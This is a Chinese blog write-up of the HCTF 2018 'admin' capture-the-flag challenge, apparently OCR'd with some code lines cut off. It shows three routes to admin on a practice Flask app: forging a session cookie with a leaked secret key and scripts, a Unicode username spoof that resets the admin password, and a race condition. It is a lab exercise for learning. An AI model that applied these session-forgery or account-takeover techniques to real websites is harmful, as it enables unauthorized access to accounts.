
BUUCTF-[HCTF 2018]admin1

原创

Monica 于 2021-11-15 22:25:54 发布 3192 收藏
分类专栏： BUUCTF 文章标签： 安全 信息安全 网络安全

本文链接：https://blog.csdn.net/qq_46918279/article/details/121294915


题目




分析

打开环境，页面啥也没有，日常查看源代码

提示说你不是admin，所以这题可能是我们为admin才可以得到flag



在login页面找到登录框




刚开始以为是sql注入，直接万能密码；结果试了几种方法发现不是报错就是提示用户名密码错误

没有结果之后，去到register注册页面注册一个账户，在change password那里查看源码，可以看到有提示

```
<div class="eight wide column">
    <!-- https://github.com/woadsl1234/hctf_flask/ -->
  <form class="ui form segment" method="post" enctype="multipart/form-data"
    <div class="field required">
      <label>NewPassword</label>
```


去github上下载

打开源码，找到index.html，发现确实是当为admin用户时就会输出flag



方法一 flask session 伪造

原因是flask的session是存储在客户端的cookie中的即存储在本地，因此可以尝试进行伪造。且flask仅仅对session数据进行了签名。即通过hmac算法计算数据的签名，将签名附在数据后，用“.”分割。众所周知的是，签名的作用是防篡改，而无法防止被读取。而flask并没有提供加密操作，所以其session的全部内容都是可以在客户端读取的，即可以利用脚本可以解出session的内容


> 客户端 session 导致的安全问题 | 离别歌
>
> flask 源码解析：session | Cizixs Write Here
>
> https://xz.aliyun.com/t/3569

解密脚本

```
#!/usr/bin/env python3
import sys
import zlib
from base64 import b64decode
from flask.sessions import session_json_serializer
from itsdangerous import base64_decode

def decryption(payload):
    payload, sig = payload.rsplit(b'.', 1)
    payload, timestamp = payload.rsplit(b'.', 1)

    decompress = False
    if payload.startswith(b'.'):
        payload = payload[1:]
        decompress = True

    try:
        payload = base64_decode(payload)
    except Exception as e:
        raise Exception('Could not base64 decode the payload because of '
                        'an exception')

    if decompress:
        try:
            payload = zlib.decompress(payload)
        except Exception as e:
            raise Exception('Could not zlib decompress the payload before '
                            'decoding the payload')

    return session_json_serializer.loads(payload)

if __name__ == '__main__':
    print(decryption(sys.argv[1].encode()))
```


解密过程：

复制session



运行脚本解密


可以看见这里解密之后有个 name值是我们的用户名，只要将123改成admin即可得到flag



解密后的内容

```
{'_fresh': True, '_id': b'a6b80018eb76a852b571a6ffb2af6c57c14db156105f08b453f8a7a18ef497ed6601eb4eb2b998971
```

破解出flag的内容不难，但是伪造session需要密钥。在config.py里面发现密钥为ckj123



加密脚本

```
git clone https://github.com/noraj/flask-session-cookie-manager
```

下载到当前目录下或者直接去github自己下载

将解密后的内容中的123改成admin

```
{'_fresh': True, '_id': b'a6b80018eb76a852b571a6ffb2af6c57c14db156105f08b453f8a7a18ef497ed6601eb4eb2b998971
```

加密


```
python3 flask_session_cookie_manager3.py encode -s "ckj123" -t "{'_fresh': True, '_id': b'a6b80018eb76a852b
```

```
yangyuntao@yangyuntaodeMacbook-Pro flask_session % python3 flask_session_cookie_manager3.py encode -s "ckj123" -t "{'_fresh': True, '_id
': b'a6b80018eb76a852b571a6ffb2af6c57c14db156105f08b453f8a7a18ef497ed6601eb4eb2b998971afa6ad076b3702b12f3fb9346a9ecae12373d53d672bb82',
'csrf_token': b'e29bb4f5da054e6847dba92169174271821 56aa0', 'image': b'jkBI', 'name': 'admin', 'user_id': '10'}"
.eJw9kE-LwjAQxb_KkrOH_tGL4EE2aWlhEuqOWzIXcdtqmpouVEWt-N03uuDhXd7A7715d7bZDc3RsPlpODcTtmlrNr-zjx82ZxqpVXx5ATQHbatI4z4El4VyTIx05LTNDVmyEms
LuOq0FaG04iJLfVFpFkiUTqUi1iimVOpAYX0griPgieetvPJWYTdVWF11SZ6ZdMB9joUYeN4C5g4i3wEhkE7MqJSGUNxgrEbiay8dg_MMni3YY8Kq47DbnH67pn-_QJjNtMsCst-
dxmUo03WkeBFTmhuF2VXa7irH4iZHMYVnfZcYWC5euNZt982btHWnz6_i_9JvXfO0atf2bMLOx2Z47cbCgD3-ADyZbJs.YZHTDA.2GL2Gg-rOkSjQvoZ95c30jGW_CI
yangyuntao@yangyuntaodeMacbook-Pro flask_session %
```


结果


```
.eJw9kE-LwjAQxb_KkrOH_tGL4EE2aWlhEuqOWzIXcdtqmpouVEWt-N03uuDhXd7A7715d7bZDc3RsPlpODcTtmlrNr-zjx82ZxqpVXx5AT
```

将结果放到session里面刷新即可得到flag




方法二：Unicode欺骗


注意在routes.py中 修改密码的这一段代码



在修改密码的时候先将name进行strlower处理一次，看名字意思是转为小写，但python中自带转小写函数lower()却没有用，跟进strlower函数看看是如何使用的；发现其使用的nodeprep.prepare()，而nodeprep是从Twisted模块导入的，在requirements.txt文件中发现`Twisted==10.2.0`，而官网最新已经到了19.7.0(2019/9)，版本差距很大，应该会存在漏洞。这个函数的意思是：（这里借用小白白师傅的一张图，我的python运行不起来，alei）




然后我们发现在使用nodeprep.prepare函数对于Modifier Letter Capital这些字母转换时过程如下：



```
ADMIN
使用一次nodeprep.prepare()
-> ADMIN
再使用一次nodepre.prepare()
-> admin
```

同时我们在登录的时候也发现了strlower这个函数




那么我们的思路就明确了：

```
print (u'\u1d2c\u1d30\u1d39\u1d35\u1d3A')

//输出ᴬᴰᴹᴵᴺ
```

点这里（Modifier Letter Capital）可以找这些字母和他们的unicode码值

首先我们注册ADMIN用户。然后用ADMIN用户登录；因为在登录时login函数里使用了一次nodeprep.prepare函数，因此我们登录上去看到的用户名为ADMIN



此时我们点change password修改密码，在修改时就会再一次调用了一次nodeprep.prepare函数将ADMIN转换为admin，这样我们就可以改掉admin的密码，最后利用admin账号登录即可拿到flag。

方法三：条件竞争（不过实际没有成功，但理论是对的）

```python
def login():
    if current_user.is_authenticated:
        return redirect(url_for('index'))

    form = LoginForm()
    if request.method == 'POST':
        name = strlower(form.username.data)
        session['name'] = name
        user = User.query.filter_by(username=name).first()
        if user is None or not user.check_password(form.password.data):
            flash('Invalid username or password')
            return redirect(url_for('login'))
        login_user(user, remember=form.remember_me.data)
        return redirect(url_for('index'))
    return render_template('login.html', title = 'login', form = form)

@app.route('/logout')
def logout():
    logout_user()
    return redirect('/index')

@app.route('/change', methods = ['GET', 'POST'])
def change():
    if not current_user.is_authenticated:
        return redirect(url_for('login'))
    form = NewpasswordForm()
    if request.method == 'POST':
        name = strlower(session['name'])
        user = User.query.filter_by(username=name).first()
        user.set_password(form.newpassword.data)
        db.session.commit()
        flash('change successful')
        return redirect(url_for('index'))
    return render_template('change.html', title = 'change', form = form)

@app.route('/edit', methods = ['GET', 'POST'])
```


上述代码表示，1、在登录时是直接将登陆表单中的用户名赋值给session['name']；且不需要密码是不是正确（需要用bp抓包，直接登录session里面只有一瞬间改变）

2、在修改密码的时候是直接将session['name']即用户名赋值给name，然后对name用户进行修改密码。未进行安全的身份验证，也就可能存在以下一种可能：

我们注册一个用户test，现在有一个进程1登录了test用户 然后重复进行改密码操作 因为改密码需要session['name']来判断是修改的那个用户，所以改密码时一直用的是test用户的session；

进程2一直以admin用户进行登录密码正确与否无所谓，此时会创建一个session，内容里面name=admin，即session['name']内容admin。

